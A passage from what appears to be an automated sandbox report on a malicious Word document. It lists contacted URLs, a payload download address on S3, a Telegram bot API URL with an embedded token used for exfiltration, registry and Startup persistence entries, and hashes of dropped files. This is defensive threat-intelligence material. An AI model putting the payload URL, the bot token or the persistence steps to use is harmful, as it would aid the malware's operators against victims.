http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	CTF loader_es.exe, 00000004.00000002.2201019666.00000000052B0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2120486810.0000000002210000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000003.2110241441.000000000040700.00000004.00000001.sdmp, powershell.exe, 00000007.00000003.2110770668.00000000005AA000.00000004.00000001.sdmp	false		high
http://investor.msn.com/	CTF loader_es.exe, 00000004.00000002.2202703631.0000000005DF0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2123743108.0000000002BD0000.00000002.00000001.sdmp, powershell.exe, 00000007.00000002.2124544542.0000000002B40000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000003.2110241441.000000000040700.00000004.00000001.sdmp, powershell.exe, 00000007.00000003.2110770668.00000000005AA000.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot1774464259:AAF9FzZxHVqbPEcJ50c3sNsdvyt_OEQ0GcA/	CTF loader_es.exe, 00000004.00000002.2186884993.0000000003C1A000.00000004.00000001.sdmp	false		high
http://www.%s.comPA	CTF loader_es.exe, 00000004.00000002.2201019666.00000000052B0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2120486810.0000000002210000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	CTF loader_es.exe, 00000004.00000002.2203421467.0000000005FD7000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2125462259.0000000002DB7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	CTF loader_es.exe, 00000004.00000002.2202703631.0000000005DF0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2123743108.0000000002BD0000.00000002.00000001.sdmp, powershell.exe, 00000007.00000002.2124544542.0000000002B40000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	CTF loader_es.exe, 00000004.00000003.2124857296.0000000002B2B000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	CTF loader_es.exe, 00000004.00000002.2186884993.0000000003C1A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.218.240.113	s3-us-west-2-r-w.amazonaws.com	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404236
Start date:	04.05.2021
Start time:	20:30:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Allignright_companyprofile.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.expl.evad.winDOC@46/28@3/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Report size exceeded maximum capacity and may have missing behavior information. • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:30:38	API Interceptor	152x Sleep call for process: EQNEDT32.EXE modified
20:30:43	API Interceptor	219x Sleep call for process: CTF loader_es.exe modified
20:30:51	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe
20:30:52	API Interceptor	243x Sleep call for process: powershell.exe modified
20:30:57	API Interceptor	178x Sleep call for process: Bw6d8Paf6bOV36xS4N6.exe modified
20:31:04	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Bw6d8Paf6bOV36xS4N6 C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe
20:31:13	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Bw6d8Paf6bOV36xS4N6 C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe
20:31:15	API Interceptor	8x Sleep call for process: svchost.exe modified
20:31:41	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run qweruiuyt C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
20:31:49	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run qweruiuyt C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
s3-us-west-2-r-w.amazonaws.com	PO5421-allignright.doc	Get hash	malicious	Browse	• 52.218.170.106
	04052021paymentscancopy.doc	Get hash	malicious	Browse	• 52.218.224.193
	d2c23008_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 52.218.180.209
	xSf	Get hash	malicious	Browse	• 52.218.240.169
	http://https://cornpany.s3-us-west-2.amazonaws.com/kzrtl.html	Get hash	malicious	Browse	• 52.218.252.49
	http://https://share-my-resume.s3-us-west-2.amazonaws.com/2020/Emir-Markham-Resume-2020-11-16.doc	Get hash	malicious	Browse	• 52.218.152.113
	http://bcx-production-attachments-us-west-2.s3-us-west-2.amazonaws.com	Get hash	malicious	Browse	• 52.218.233.113
	http://https://docs.google.com/document/d/e/2PACX-1vQxWTOwb4Q2IRxBsWs4I-tazKn6L7Tlb_umbjgm-Hc4VjUaQL96-AhMAkd3g6-XzhGxdl8RYebE29rp/pub	Get hash	malicious	Browse	• 52.218.237.153
	http://https://docs.google.com/document/d/e/2PACX-1vS6NK2IbibcQuT3uZBBdNEmndunv9Oiw0jTUmBO6uKBjix7DH6ZwB0EWgfTu2CvIIHlPw9P7lmFSzeT/pub	Get hash	malicious	Browse	• 52.218.205.17
	5476gsmtf9b8f15e4201.exe	Get hash	malicious	Browse	• 52.218.244.145
	http://https://carletoalawyer.com/jss/	Get hash	malicious	Browse	• 52.218.234.105
	http://coreit.in/?a&login=fakeuser@devnull.com	Get hash	malicious	Browse	• 52.218.128.29
	PaymentPlan.docx	Get hash	malicious	Browse	• 52.218.249.65
api.telegram.org	PO5421-allignright.doc	Get hash	malicious	Browse	• 149.154.167.220
	Pending DHL Shipment Notification REF 04521.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	04052021paymentscancopy.doc	Get hash	malicious	Browse	• 149.154.167.220
	85a3f6aa_by_Libranalysis.rtf	Get hash	malicious	Browse	• 149.154.167.220
	BID6200306761.exe	Get hash	malicious	Browse	• 149.154.167.220
	OverdueInvoice-PDF.exe	Get hash	malicious	Browse	• 149.154.167.220
	SLIP.exe	Get hash	malicious	Browse	• 149.154.167.220
	NeworderMay20212021-pdf.exe	Get hash	malicious	Browse	• 149.154.167.220
	1hbYGZf6BQ.exe	Get hash	malicious	Browse	• 149.154.167.220
	from-iso_RFQ___PU.EXE1__.exe	Get hash	malicious	Browse	• 149.154.167.220
	Xerox Scan_07122020181109.exe	Get hash	malicious	Browse	• 149.154.167.220
	menXxRXr64.exe	Get hash	malicious	Browse	• 149.154.167.220
	pN0fSLX8vx.exe	Get hash	malicious	Browse	• 149.154.167.220
	Order Of Items Listed.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	l6qQa2fQ97.exe	Get hash	malicious	Browse	• 149.154.167.220
	PO 300174.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Quotation.exe	Get hash	malicious	Browse	• 149.154.167.220
	WdWqhSMRsdKJxkl.exe	Get hash	malicious	Browse	• 149.154.167.220
	Quotation 90809.exe	Get hash	malicious	Browse	• 149.154.167.220
	nrEs3n7XCQ.exe	Get hash	malicious	Browse	• 149.154.167.220

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	PO5421-allignright.doc	Get hash	malicious	Browse	• 52.218.170.106
	pasteBorder.dll	Get hash	malicious	Browse	• 13.224.187.73
	04052021paymentscancopy.doc	Get hash	malicious	Browse	• 52.218.224.193
	Indeed_Update_File.html	Get hash	malicious	Browse	• 143.204.98.87
	presentation.jar	Get hash	malicious	Browse	• 15.237.76.117
	presentation.jar	Get hash	malicious	Browse	• 143.204.98.25
	Tmw6ajHw6W.exe	Get hash	malicious	Browse	• 3.14.182.203

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Financial Reports & Statements.html	Get hash	malicious	Browse	• 52.218.137.48
	609110f2d14a6.dll	Get hash	malicious	Browse	• 54.154.149.76
	945AEE9E799851EB1A2215FE1A60E55E41EB6D69EF4CB.exe	Get hash	malicious	Browse	• 3.14.18.91
	SWIFT 00395_IMG.exe	Get hash	malicious	Browse	• 3.34.109.201
	jH70i5mxJO.exe	Get hash	malicious	Browse	• 54.188.107.146
	3ZtdRsbjxo.exe	Get hash	malicious	Browse	• 104.192.141.1
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 18.222.240.99
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 52.32.122.68
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.72.3.133
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 143.204.98.42
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 3.134.106.170
	0d69e4f6_by_Libranalysis.xls	Get hash	malicious	Browse	• 99.83.154.118
	d630fc19_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 52.219.40.51

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\CTF loader_es.exe	PO5421-allignright.doc	Get hash	malicious	Browse	
	lsqtIv1jRK.exe	Get hash	malicious	Browse	
	04052021paymentscancopy.doc	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe	PO5421-allignright.doc	Get hash	malicious	Browse	
	lsqtIv1jRK.exe	Get hash	malicious	Browse	
	04052021paymentscancopy.doc	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	PO5421-allignright.doc	Get hash	malicious	Browse	
	lsqtIv1jRK.exe	Get hash	malicious	Browse	
	04052021paymentscancopy.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	3367424
Entropy (8bit):	2.545995908897728
Encrypted:	false
SSDEEP:	6144:w8e+U7MvlCLjsAhi8QMtmeC2C2gffQSXmVEb2BQsP87Q/GQDRT8haxZICH4qxvtz:
MD5:	D96F52FC8733D2F4A127BDC44D4CEB25
SHA1:	E6A708BA1EC4BB5E0335D111C25A660E8D2E3059
SHA-256:	FBF9AD4434424D18319916F523899A50C21535012A50D531ED30040F0B66970B
SHA-512:	08B7F6176FD7906CA8A655DD3D635E105178FD7E4CF86A1397EB71FA913CB4A9630178E58BB9EB93B759399E138049AE3F6ABD5132AA1D5C574B610222F2AD4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 41%, Browse • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 45%
Joe Sandbox View:	• Filename: PO5421-allignright.doc, Detection: malicious, Browse • Filename: lsqtIv1jRK.exe, Detection: malicious, Browse • Filename: 04052021paymentscancopy.doc, Detection: malicious, Browse
IE Cache URL:	http://miolouno.s3-us-west-2.amazonaws.com/mad.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A....."...0..X3.....v3.. ....3...@.. .....3.....@.....u3.O.....3.....3..... ....H.....text...4V3.. ...X3..... ..`.rsrc.....3.....Z3.....@..@.reloc .....3.....`3.....@..B.....v3.....H.....$...P3.....8$.....*"..(.....*^..}.....(.....(.....*&.(.....*"....."..(#....*Vs....($...t.....*....0.....s... ...o.....*.0..~.....s.....s.....r...po.....o.....,.+...X.....+.....%.. .o.....+I.....o.....,.+)..r.83p(.....,.+....o....(....o.....X.....i2..o.....r.83p.r.83p(..... (.....%.r.83p.%.r.83p.%.r.83p.(.....(....r.83p.r.83p(.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{08186652-BACB-4000-A55F-0BCBA7498F21}.tmp

File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3539040104691664
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbg:liiiiiiiifdLloZQc8++lsJe1Mzv
MD5:	F6F80D0BE464ED6C743C599B4F12385A
SHA1:	0CF4030CC325956908EFA90CD1373A2868568127
SHA-256:	520A9042C743B61A0779F861EE3834C35F05788DE16B75553B783CF806ACF8EB
SHA-512:	F53D7E037981669FB252F430393AC3AD3377F918969FF92DDBC89B6C5910C6000D3FEEF2F21D2DCBBB6D4ADB2D3B340FE3783F1A58C47CC86E8B3DB021C6888
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:..>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{784A4D1B-DE8E-4300-98F0-AE5841A8170E}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9A867ADF-3614-4635-BF44-6C9AC8D8FC42}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	163588
Entropy (8bit):	3.745470873702184
Encrypted:	false
SSDEEP:	3072:+aAP+8FK1tm7YjkaipdiykZDCMbo0niY+uuDQKDCT:+FP+8miY4XLkdCP99QKGT
MD5:	22FA8C878B114CA89FCABF13B0A044A3
SHA1:	B449173A1CF65240EE376FC7638E3DEFD60C756A
SHA-256:	D5D2CC035B4B850137BCE5E195357E5979FA3BF0FDFC57BFB925A07DF8A0DA26
SHA-512:	AB02781F60B00CAC23800F49C5AF1FAD2298CFF01FE79B22C5F5F9E3FC723BEB9B96A1232A1A7001E1E81437E4A7938AA137EB6E62B5F1EBBBE8D7CB42F1CB61
Malicious:	false
Preview:	. . . . . .9.0.1.5.3.3.8.1. . . . . ._. .:. . . . . .p.4.z.A.3.c.v.t.T.o.F.T.I.n.3.v.Z.J.l.I.D.N.p.Y.M.O.f.k.y.J.s.M.b.H.i.z.X.F.k.E. _.X.b.i.e.W.d.2.k.J.A.y.b.3.L.Q.Z.N.u.T.V.a.O.l.U.I.d.C.u.5.P.m.p.a.M.l.Y.i.L.2.R.C.g. .2.0.9.6.5.5.1.2.2.0.9.6.5.5.1.2...f.H.v.W.c.h.j.b.Q.T.e.k.S.t.h.O.n.d.B.x.W.g.r.o. S.v.C.L.J.P.g.d.D.F.F.f.l.y.K.Z.q.o.q.s.X.x.J.L.E.A.V.k.c.N.D.o.T.r.N.a.W.D.m.y.j.o.U.m.Q.O.y.y.B.N.z.T.h.C.x.n.w.J.r.b.h.H.m.i.x.U.t.s.r.f.o.r.H.K.k.E.Y.H.V.l.f.t.B.e.D. j.S.i.w.G.M.l.v.r.O.M.l.e.q.Z.d.X.H.x.E.V.v.x.S.D.u.d.L.i.r.m.t.T.p.k.m.s.Z.d.Y.s.D.O.R.X.y.m.n.H.N.F.K.W.x.f.H.d.r.N.a.g.Q.G.M.j.j.i.B.U.b.R.Z.m.b.d.Y.C.M.r.e.K.a.E.E.O. l.Q.x.K.i.e.I.q.T.B.Q.G.V.R.X.q.N.Q.H.B.C.u.o.S.d.F.K.I.Q.h.X.A.G.U.y.a.n.R.p.O.v.m.M.M.U.Z.i.G.c.p.d.L.D.A.v.X.p.q.m.c.D.e.w.h.C.E.R.z.c.O.E.A.r.a.K.b.B.w.Q.R. S.C.v.t.y.I.b.R.u.M.T.u.K.k.J.K.W.k.L.K.V.K.k.D.D.h.Q.d.m.U.D.a.c.S.S.a.I.p.P.D.m.i.O.m.E.m.s.m.I.a.n.h.o.u.O.

C:\Users\user\AppData\Local\Temp\1048825.cvr

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	modified
Size (bytes):	1576
Entropy (8bit):	3.4417743183760896
Encrypted:	false
SSDEEP:	48:LAll/H56+Rpjx4KHtKFlnL99+xxxWRb0Ga2KO93/cwm6:LA//Z6+7is4L99+xxxmYGn/m6

C:\Users\user\AppData\Local\Temp\1048825.cvr	
MD5:	3E4F2F6075550D074C558371CC9CC9BD
SHA1:	016C582ED7753219CF8EB9B32DEFC0414D600A62
SHA-256:	E751A1D686FD0F3A015350A5CDFD234A666CA7FD8A198CD4ACA11A7E32A0062D
SHA-512:	3489647347CACB06C9D3B2B34FD8D8C38E77EB2AA374DFE0E4F9F0865A67FA14C365245428E517DFBA9C2DDA8BF81B1CB5DC902190FC56ADAEB6AFD078AA3AF1
Malicious:	false
Preview:	MSQMx.....g.....G.._A..k..3_A.....5.....WINW.....5...g.....;.....<.....A.....l.....c+.....`.....c+..N.....v.....8...S.....],..N.....<.....i*..B.....C.....F.....I.. .....N.....+..H.....+.....@.....@.....@.....@...+.....0.....:.....;.....4.....;.....].....]...m ..)....1..n".....7#.....?.. .....:*...;.....+..l.....+.....@.....c...2kqa.....8...$.....N...rrl7.....rrl7.....rrl7....8...rrl7....8...rrl7....8...rrl7.....rrl7.....rrl7....Q.. .rrl7....Q...rrl7....Q...rrl7

C:\Users\user\AppData\Roaming\CTF loader_es.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3367424
Entropy (8bit):	2.545995908897728
Encrypted:	false
SSDEEP:	6144:w8e+U7MvlCLjsAhi8QMtmeC2C2gffQSXmVEb2BQsP87Q/GQDRT8haxZlCH4qxvtz:
MD5:	D96F52FC8733D2F4A127BDC44D4CEB25
SHA1:	E6A708BA1EC4BB5E0335D111C25A660E8D2E3059
SHA-256:	FBF9AD4434424D18319916F523899A50C21535012A50D531ED30040F0B66970B
SHA-512:	08B7F6176FD7906CA8A655DD3D635E105178FD7E4CF86A1397EB71FA913CB4A9630178E58BB9EB93B759399E138049AE3F6ABD5132AA1D5C574B610222F2AD4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 41%, Browse • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 45%
Joe Sandbox View:	• Filename: PO5421-allignright.doc, Detection: malicious, Browse • Filename: lsqtIv1jRK.exe, Detection: malicious, Browse • Filename: 04052021paymentscancopy.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A.....".0..X3.....v3.. ....3...@.. .....3..... @.....u3.O.....3.....3.....H.....text...4V3.. ...X3..... ..`.rsrc.....3.....Z3.....@..@.reloc .....3.....`3.....@..B.....v3.....H.....$...P3.....8$.....*".(.....*^..}.....(.....(.....*&.(.....*".....*".(#....*Vs....($...t.....*....0.....s... ...o.....*.0..~.....s.....s.....r...po.....o.....,.+...X.....+.....%.. .o.....+I.....o.....,.+)..r.83p(.....,.+....o....(....o.....X.....i2..o.....r.83p.r.83p(..... (.....%.r.83p.%.r.83p.%.r.83p.(.....(....r.83p.r.83p(.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Allignright_companyprofile.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Wed Aug 26 14:08:17 2020, atime=Wed May 5 02:30:36 2021, length=2960089, window=hide
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	4.590602032190979
Encrypted:	false
SSDEEP:	48:8o/XTFGq79iDn1sQh2o/XTFGq79iDn1sQ/:8o/XJGq7wn1sQh2o/XJGq7wn1sQ/
MD5:	5BBBD72D10C21586DEE0CAD09ADD2B8D
SHA1:	0760C3EB44A74A4F750A6C424CB4D8A04CD9EE9E
SHA-256:	5A5F1A263529163165FC2CBD84E9B4548FBF329A5422EBE9EF1FC6AFC5DE4504
SHA-512:	A2024E2E338C1B239C2ECB5B360246DF703C305F3F0B66C871796076079D6FAADBCEF1B3AEF04C0DDB0EE3F05126C11A78096B82170E5D0C3B08E82B4AF7DD3
Malicious:	false
Preview:	L.....F.... ...T.S..{..T.S..{..0Cy._A...*-.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l. ,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....2..*-..R.. .ALLIGN~1.DOC..j.....Q.y.Q.y*...8.....A.l.l.i.g.n.r.i.g.h.t._.c.o.m.p.a.n.y.p.r.o.f.i.l.e...d.o.c.....-...8...[.....?J.....C:\Users\..#..... .....\\284992\Users.user\Desktop\Allignright_companyprofile.doc.5.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.A.l.l.i.g.n.r.i.g.h.t._.c.o.m.p.a.n.y.p.r.o.f.i.l.e...d.o.c.....:..,.LB.).. .Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.657550098584195
Encrypted:	false
SSDEEP:	3:M1tybVKxAl8JJjbVKxAlmX1tybVKxAlv:MTyExAGVExA0yExA1
MD5:	FA26198640628CEC6D776D7BB8A4A7EB

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA1:	080BF5E7446190648986780F4D9E666D74087362
SHA-256:	A3B64602BA15FFB5E8DC508D21A6BEFB4BDBBEDD8CA5014794C05002FA8023EF
SHA-512:	8B3C10ABFF4F2050A7CB86542F856DB4CEF253D79BDA0301F5608519742E5C8292A4216CC58D8383AF54C716E6E7C07F5DC12B45E4F9ABB2D34501748AAFC3D
Malicious:	false
Preview:	[doc]..Allignright_companyprofile.LNK=0..Allignright_companyprofile.LNK=0..[doc]..Allignright_companyprofile.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0B643QLK5ZML9R9E3HST.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYlu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
SHA-256:	CDDCC4AA8055F80755FF7543F72EA7C4CD26C25653EEEA653CA609A0AEB53B37
SHA-512:	372219D30807E850D34BEB6AD02824C77F57195BF986609D4069EA5F2F6BC7041321E0F6C48162C8E378FB8599390D5CD200372BE443967C4F61EDD8566AA80D
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\14LJSV38HUMSQNNUJ4FI.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5902227033865217
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\14LJSV38HUMSQNNUJ4FI.temp	
SSDEEP:	96:chQCsMqwqvsqvJCwoGz8hQCsMqwqvsEHyqvJCworMz1YKrXHBZqHZlUVYIu:cy1oGz8ydHnorMz1htZqH1lu
MD5:	C970E462F29D5DDEDF82DEFB133A0967
SHA1:	648D94B8484ECE2669D7932CD1958D6008157642
